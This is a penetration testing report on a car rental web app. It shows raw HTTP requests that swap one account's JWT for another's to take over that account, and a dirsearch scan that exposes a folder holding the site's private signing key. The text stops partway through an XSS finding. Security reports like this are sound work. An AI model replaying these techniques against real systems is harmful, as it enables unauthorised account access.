

# Car Rental

# Penetration Testing Report

---

March, 2021  
Black Box PT



This disclaimer governs the use of this report. The credibility and content of this report are directly derived from the information provided by ITSafe. Although reasonable commercial attempts have been made to ensure the accuracy and reliability of the information contained in this report, the methodology proposed in this report is a framework for the "project" and is not intended to ensure or substitute for compliance with any requirements and guidelines by the relevant authorities. Does not represent that the use of this report or any part of it or the implementation of the recommendation contained therein will ensure a successful outcome, or full compliance with applicable laws, regulations or guidelines of the relevant authorities. Under no circumstances will its officers or employees be liable for any consequential, indirect, special, punitive, or incidental damages, whether foreseeable or unforeseeable, based on claims of ITSafe (including, but not limited to, claims for loss of production, loss of profits, or goodwill). This report does not substitute for legal counseling and is not admissible in court.

The content, terms, and details of this report, in whole or in part, are strictly confidential and contain intellectual property, information, and ideas owned by ITSafe. ITSafe may only use this report or any of its content for its internal use. This report or any of its content may be disclosed only to ITSafe employees on a need to know basis, and may not be disclosed to any third party.

# TABLE OF CONTENT

<b>EXECUTIVE SUMMARY</b>	<b>3</b>
<b>INTRODUCTION</b>	<b>3</b>
<b>SCOPE</b>	<b>3</b>
WEB APPLICATION	3
<b>CONCLUSIONS</b>	<b>4</b>
<b>IDENTIFIED VULNERABILITIES</b>	<b>4</b>
<b>FINDING DETAILS</b>	<b>5</b>
<b>4.1 BROKEN AUTHENTICATION</b>	<b>5</b>
<b>4.2 SENSITIVE DATA EXPOSURE</b>	<b>12</b>
<b>4.3 CROSS SITE SCRIPTING (XSS)</b>	<b>14</b>
<b>4.4 CROSS-SITE REQUEST FORGERY (CSRF)</b>	<b>30</b>
<b>4.5 PARAMETER TAMPERING</b>	<b>34</b>
<b>4.6 INSUFFICIENT ANTI-AUTOMATION</b>	<b>41</b>
<b>APPENDICES</b>	<b>47</b>
<b>METHODOLOGY</b>	<b>47</b>
APPLICATION TESTS	47
INFRASTRUCTURE TESTS	50
<b>FINDING CLASSIFICATION</b>	<b>51</b>

# EXECUTIVE SUMMARY

## INTRODUCTION

Penetration testing of 'Car Rental' company, which is the first test performed for the 'Car Rental' website; was performed to check existing vulnerabilities.

A black box security audit was performed against the 'Car Rental' web site.

ITSafe reviewed the system's ability to withstand attacks and the potential to increase the protection of the data they contain.

This Penetration test was conducted during March 2021 and includes the preliminary results of the audit.

## SCOPE

### WEB APPLICATION

The penetration testing was limited to the <http://18.158.46.251:39831/> sub domain with no prior knowledge of the environment or the technologies used.


- General Injection attacks and code execution attacks on both client and server sides.
- OWASP Top 10 possible vulnerabilities including CSRF tests.
- Inspection of sensitive data handling and risk of information disclosure.
- Tests against Advance Web Application Attacks.

## CONCLUSIONS

From our professional perspective, the overall security level of the system is **Low-Medium**.

The application is vulnerable to 6 vulnerabilities, when the most dangerous are Broken Authentication by manipulating the website's login system and Sensitive Data Exposure by accessing to a hidden folder called 'keys' which contains the public and the private keys the website is using to create JWTs.

Exploiting most of these vulnerabilities requires **Medium** technical knowledge.



## IDENTIFIED VULNERABILITIES

Item	Test Type	Risk Level	Topic	General Explanation	Status
4.1	Applicative	High	Broken Authentication	<b>Broken Authentication</b> occurs when an application's authentication and session management are implemented incorrectly, which subsequently allows attackers to gain access to a user's session either temporarily or permanently.	Vulnerable
4.2	Applicative	High	Sensitive Data Exposure	<b>Sensitive Data Exposure</b> occurs when a web application, company, or other entity mistakenly exposes personal data.	Vulnerable
4.3	Applicative	Medium	Cross Site Scripting (XSS)	<b>Cross-Site Scripting (XSS)</b> attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.	Vulnerable

<i>Item</i>	<i>Test Type</i>	<i>Risk Level</i>	<i>Topic</i>	<i>General Explanation</i>	<i>Status</i>
4.4	Applicative	Medium	Cross-Site Request Forgery (CSRF)	Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated.	Vulnerable
4.5	Applicative	Medium	Parameter Tampering	Parameter Tampering is a simple attack targeting the application's business logic. This attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, or do an action the programmer did not approve.	Vulnerable
4.6	Applicative	Medium	Insufficient Anti-Automation	Insufficient Anti-automation occurs when a web application permits an attacker to automate a process that was originally designed to be performed only in a manual fashion, i.e. by a human web user.	Vulnerable

## FINDING DETAILS

### 4.1 Broken Authentication

Severity | **High**      Probability | **Medium**

#### VULNERABILITY DESCRIPTION


Broken Authentication occurs when an application's authentication and session management are implemented incorrectly, which subsequently allows attackers to gain access to a user's session either temporarily or permanently. These incorrect implementations could lead to the following attacks: Credential stuffing, Brute force, Unauthorized access due to the lack of multi-factor authentication, etc.

#### VULNERABILITY DETAILS

During our check, we discovered that the website is using JWT to identify its accounts. In order to test the website's login system, we created 2 accounts. Then, we tried to use the login details of the first account with the JWT of the second account, in order to connect to the second account without its login details. Finally, we succeeded to connect to the second account.

## EXECUTION DEMONSTRATION

We started our check by creating 2 accounts - 'testA' and 'testB'



Ivar's Cars Not secure | 18.158.46.251:39831/register.html

IVAR'S CARS

HOME REGISTER LOGIN

SIGN UP

testA


testA@example.com

0521111111

.....

.....

Sign Up



Ivar's Cars Not secure | 18.158.46.251:39831/register.html

IVAR'S CARS

HOME REGISTER LOGIN

SIGN UP

testB

testB@example.com

0521111111

.....

.....

Sign Up

Login to 'testA' account and capture the request by using Burp Suite, showed the website is using 2 stages to connect the user to its account:

- The first stage- Sending the user's inputs from the 'login.html' page to the server-side that checks if it exists on its database. If so, the server-side returns a JWT which represents the account identity.

**Request**

Pretty Raw \n Actions ▾

```
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:39831
3 Content-Length: 56
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/86.0.4240.183 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://18.158.46.251:39831
9 Referer: http://18.158.46.251:39831/login.html
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14 action=login&email=testA@example.com&password=Aa123456
```

**Response**

Pretty Raw Render \n Actions ▾ Select extension... ▾

```
1 HTTP/1.1 200 OK
2 Date: Sun, 07 Mar 2021 12:30:11 GMT
3 Server: Apache/2.4.25 (Debian)
4 Content-Length: 628
5 Connection: close
6 Content-Type: application/json
7
8 {
  "data": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lm10c2FmZS5jby5pbFwvIiwiaWF0I
    "xLOUhBiYWiJu604tUpxCnLI5EIUZr9CoG8bubtP6KGX17Dpd2HLKOK07XTYX5YStq8feYXpd3YsMmSudKk1lo0H-ORzHGBgYpvxFfU
  "success": true
}
```

- The second stage- Uses the JWT to authenticate the user's request to login to its account, in front of the server-side.

### Request

Pretty Raw \n Actions Select extension... ▾

```

1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:39831
3 Content-Length: 11
4 Accept: /*/
5 X-Requested-With: XMLHttpRequest
6 Authorization: JWT
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lml0c2FmZs5jby5pbFwvIiwiiaWF0Ijo
xNjE1MTIwMjExLCJleHAiOjE2MTUxMjA4MTEsImRhdGEiOnsibmFtZSI6InRlc3RBIIiwizW1haWwiOiJ0ZXN0QUBLEGFtcGx
1LmNvbSIsInVzZXJfaWQiOiIzODMyMzgzMSIsInBob25lIjoiMDUyMTEzMTExMSJ9fQ.YdczREFK8i1xj0qmSt6bTYdR2Ysj
qogepalplfqqs-aRWmpkHSKn6TmoZw0ucW_o_5s7wNsHk-Z80qoq4w8MopitVC312VviKxjfuyLkjFQPEkINJwUWEzGfynv
INe-xQnYDKU-m1MRqhXs9gKqu8igyzk8u5RPsAT2fGO870BUOUcSCb5BK0yw7Mm7DPCKQMQuNziczt3WqvY0EYz7TQYtvqq2
as75Nyk5L5f1xLOUhBIyWju604tUpxCnLi5EIUzr9CoG8bubtP6KGX17Dpd2HLKOK07XTYX5YStq8feYXpd3YsMmSudKk11
o0H-ORzHGBgYpvxFU8WLLeDNEQ
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.183 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Origin: http://18.158.46.251:39831
10 Referer: http://18.158.46.251:39831/main_page.html
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 action=auth

```

### Response

Pretty Raw Render \n Actions

```

1 HTTP/1.1 200 OK
2 Date: Sun, 07 Mar 2021 12:30:11 GMT
3 Server: Apache/2.4.25 (Debian)
4 Content-Length: 103
5 Connection: close
6 Content-Type: application/json
7
8 {
    "success":true,
    "name":"testA",
    "email":"testA@example.com",
    "user_id":"38323831",
    "phone":"0521111111"
}
9

```

Ivar's Cars

Not secure | 18.158.46.251:39831/main\_page.html

80/22, State Road, FL +1 800 345 678 Mon-Fri 09.00 - 17.00

Welcome testA

**IVAR'S CARS**


OVERVIEW PROFILE ORDERS WALLET CARS LOG OUT

OVERVIEW

Lore ipsum dolor sit amet, consectetur adipisicing elit.

During our check, we tried to use the login details of 'testA' account with the JWT of 'testB' account, to login to 'testB' account without using its login details.

To do so, we started with inserting the login details of 'testA' account into the 'login.html' page



Then, we captured the request and sent the 'testA' login details to the server-side.

Request to http://18.158.46.251:39831

Forward Drop Intercept is on Action Open Browser

Pretty Raw \n Actions

```
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:39831
3 Content-Length: 56
4 Accept: /*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://18.158.46.251:39831
9 Referer: http://18.158.46.251:39831/login.html
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14 action=login&email=testA@example.com&password=Aa123456
```

After getting the JWT of 'testA' account from the server-side, we changed it to the JWT of 'testB' account

Request to http://18.158.46.251:39831

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw \n Actions Select extension... ?

```
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:39831
3 Content-Length: 11
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 Authorization: JWT
7 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wwd3d3Lm10c2FmZS5jby5pbFvvIiwiaWF0IjoxNjE1MTIxMDM4LCJleHAiOjE2MTUxMjI2MzgsImRhdGEiOnsibmFtZSI6InRlc3RBIiwZWhaWwiOiJ0ZXN0QkBlleGFtcGxILmNvbSisInVzzXJfaWQioiIzODMyMzgMSIsInBobz5IjojMDUyMTEwMSJ9fQ.P4x0eYKKh6yGHJTMos_sle-f3F6RrEovs6TrrriIaNZ5sqwvC1NOxWipco-aQ_6rayALOSWEHXQnf4XQBByfjVVatSfxMKY0mcSzSmKh1o-3BTAUeEtIxV7ycBXUiYSakgmHgiVAj_S_7_088n7auS2tiQS1hs3dwv3hHOXgnUjS1YFQvv3LxTACUpnVtiJ3WDlvmgo7d1FdLzA5sE38fV4-NV300BMjK27iycaFVUhrzel-Rh4R_gunch3bRMWgJaamcP3EFodN186b5NvfWjH9T4PhJYen_u9Nxze_zClAIcq1B-d7JKpnwPV8Fp4zEYNwknA_665Apb-F9CA
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
10 Origin: http://18.158.46.251:39831
11 Referer: http://18.158.46.251:39831/main_page.html
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US, en;q=0.9
14 Connection: close
15 action=auth
```

↓

Request to http://18.158.46.251:39831

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw \n Actions Select extension... ?

```
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:39831
3 Content-Length: 11
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 Authorization: JWT
7 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wwd3d3Lm10c2FmZS5jby5pbFvvIiwiaWF0IjoxNjE1MTIxODk4LCJleHAiOjE2MTUxMjI0OTgsImRhdGEiOnsibmFtZSI6InRlc3RCIiwZWhaWwiOiJ0ZXN0QkBlleGFtcGxILmNvbSisInVzzXJfaWQioiIzODMyMzYNC1sInBobz5IjojMDUyMTEwMSJ9fQ.DVO_C24gc_4NAxg2GUuhhqwcgYolQ1KtqC34gbAxCVGfKEtPMRW2Dk2TpI9NxSoctLD61u7od2rrrbmNtGqkxDy4hgc6NGXlpPTvfqawNtNQVU5vK65ryJy7VXn0_B_ou0px14cJHsSDKDMP-V28475kyvn28HBcYgXVDoy1iNtBVhghaFmgsQNK_club3khPwyjEKMa8b0ukghil-SViJbb3s7ylpe2DCtWhNs2Br3gmhXq67LeJUJz3y05Dvz2KVU0ln6tPf8Vu00nRxHn4lnYhnNLj43N061j83PkpNk8rpGAm8c7GwufJyLa0zFq6pUko4evdg
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
10 Referer: http://18.158.46.251:39831/main_page.html
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US, en;q=0.9
13 Connection: close
14
15 action=auth
```

Sending this request shows we succeeded to connect to 'testB' account, without inserting its login details.

The screenshot shows a web browser window titled 'Ivar's Cars'. The address bar indicates the site is not secure (18.158.46.251:39831/main\_page.html). The header includes a location icon with '80/22, State Road, FL', a phone icon with '+1 800 345 678', and a time icon with 'Mon-Fri 09.00 - 17.00'. A red box highlights the 'Welcome testB' greeting. The main navigation menu at the top right includes 'OVERVIEW' (which is bolded), 'PROFILE', 'ORDERS', 'WALLET', 'CARS', and 'LOG OUT'. Below the menu, the word 'OVERVIEW' is centered above a horizontal line with a car icon. A placeholder text 'Lorem ipsum dolor sit amet, consectetur adipisicing elit.' is visible in the background.

## RECOMMENDED RECTIFICATION

- Using CAPTCHA can prevent bots to use services in an illicit way: trying to collect sensitive information, spamming, online pools and so on.
- Not using predictable (or enumerable) ID numbers.
- Limit the number of requests using different methods (IP address, MAC address, Account ID) and so on.

## 4.2 Sensitive Data Exposure

Severity | **High**

Probability | **Low**

### VULNERABILITY DESCRIPTION

Sensitive data exposure occurs when a web application, company, or other entity mistakenly exposes personal data. It occurs as a result of not adequately protecting a database where information is stored. This could be a result of a large number of things like weak encryption, no encryption, software flaws, or when someone mistakenly uploads data to an incorrect database.

### VULNERABILITY DETAILS

During our check, we used 'Dirsearch' scanning tool to find hidden pages and directories. From its results, we found a directory called 'keys' that contains 2 files - a public key and a private key. The website is using these files to create a JWT.

### EXECUTION DEMONSTRATION

Using 'Dirsearch' scanning tool found a folder called 'keys'

```
root@kali:~/dirsearch# python3 dirsearch.py -u http://18.158.46.251:16850/ -f -e html,php -w /usr/share/wordlists/dirbuster/directory-list-2.3-big.txt -t 500
[!] [!] [!] v0.4.1
Extensions: html, php | HTTP method: GET | Threads: 500 | Wordlist size: 5093736
Error Log: /root/dirsearch/logs/errors-21-03-08_08-57-54.log
Target: http://18.158.46.251:16850/
Output File: /root/dirsearch/reports/18.158.46.251/_21-03-08_08-57-54.txt

[08:57:54] Starting:
[08:57:56] 200 - 29KB - /index.html
[08:57:56] 200 - 11KB - /login.html
[08:57:58] 200 - 1KB - /assets/
[08:57:58] 301 - 324B - /assets → http://18.158.46.251:16850/assets/
[08:58:00] 403 - 297B - /icons/
[08:58:03] 200 - 12KB - /register.html
[08:58:04] 200 - 12KB - /cars.html
[08:58:06] 200 - 2B - /api.php
[08:58:11] 301 - 324B - /vendor → http://18.158.46.251:16850/vendor/
[08:58:11] 200 - 2KB - /vendor/
[08:58:46] 301 - 322B - /keys → http://18.158.46.251:16850/keys/
[08:58:46] 200 - 1KB - /keys/
0.50% - Errors: 4 - Last request to: rss_icon/■
```

Accessing to this folder showed 2 files - 'private.pem' and 'public.pem'.

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	
<a href="#">private.pem</a>	2018-07-28 13:37	1.6K	
<a href="#">public.pem</a>	2018-07-28 13:37	451	

Apache/2.4.25 (Debian) Server at 18.158.46.251 Port 16850

Using these keys can help attackers to get the JWT of a specific account.

## RECOMMENDED RECTIFICATION

- Do not store sensitive data unnecessarily. Remove the 'key's folder from the website or restrict access to this folder.

4.3

## Cross Site Scripting (XSS)

Severity | **Medium**

Probability | **Medium**

### VULNERABILITY DESCRIPTION

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

### VULNERABILITY DETAILS

During our check, we have discovered 2 cases where an XSS attack can be performed: with a registered account and with an unregistered account. Also, we discovered the website stores the JWT of the logged-in account on the user's browser, under the 'localStorage'. Finally, we succeeded to steal the account's JWT.

### EXECUTION DEMONSTRATION

During our check, we have discovered 2 cases where an XSS attack can be performed:

1. With an unregistered account (guest)
2. With a registered account

## 1. With an unregistered account (guest)

We started our check by accessing the 'cars.html' page with guest credentials.

A screenshot of a web browser displaying the 'cars.html' page for 'IVAR'S CARS'. The page features a dark background with a city skyline at night. At the top, there's a navigation bar with links for 'HOME', 'CARS', and 'LOGIN'. A red box highlights the 'Welcome guest' text in the top right corner. Below the navigation, there's a section titled 'OUR CARS' with a small car icon and some placeholder text: 'Lorem ipsum dolor sit amet, consectetur adipisicing elit.' Two blue sports cars are shown in large images below this section.



Then, we chose a car and filled in the order details.

A screenshot of a web browser displaying the 'car\_details.html' page for 'IVAR'S CARS'. The page shows a table with car specifications: Class (Sport), Doors (5), and GearBox (Manual). Overlaid on this is a modal window titled 'Order Information' containing input fields for Name ('Dean'), Phone ('0521111111'), Email ('aaa@example.com'), and Location ('New York City'). A red box highlights the 'SUBMIT' button at the bottom of the modal. The background of the page shows a sidebar with news articles about car rentals.

After clicking on the 'submit' button, we have been forwarded to a page called 'order\_confirmation.php'.

The screenshot shows a web browser window for 'Ivar's Cars'. The main content is an 'ORDER COMPLETED' page with a banner encouraging users to sign up. A yellow 'SIGN UP' form is overlaid on the page. The form contains five input fields: Name (Dean), Email (aaa@example.com), Phone (0521111111), Password, and Confirm Password. A 'Sign Up' button with a checked checkbox is at the bottom. The browser address bar shows the URL: 18.158.46.251:1839/order\_confirmation.php?n=RGVhb...&e=YWFhQGV4YW1wbGUuY29t&p=MDUyMTExMTExMQ==.

Capturing this page, showing it is using a GET request to forward to the server-side 3 parameters:

- 'n' - represents the name field.
- 'e' - represents the email field.
- 'p' - represents the phone field.

Request to http://18.158.46.251:26988


Forward Drop Intercept is on Action Open Browser

Pretty Raw \n Actions ▾

```
1 GET /order_confirmation.php?n=RGVhb...&e=YWFhQGV4YW1wbGUuY29t&p=MDUyMTExMTExMQ== HTTP/1.1
2 Host: 18.158.46.251:26988
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
```

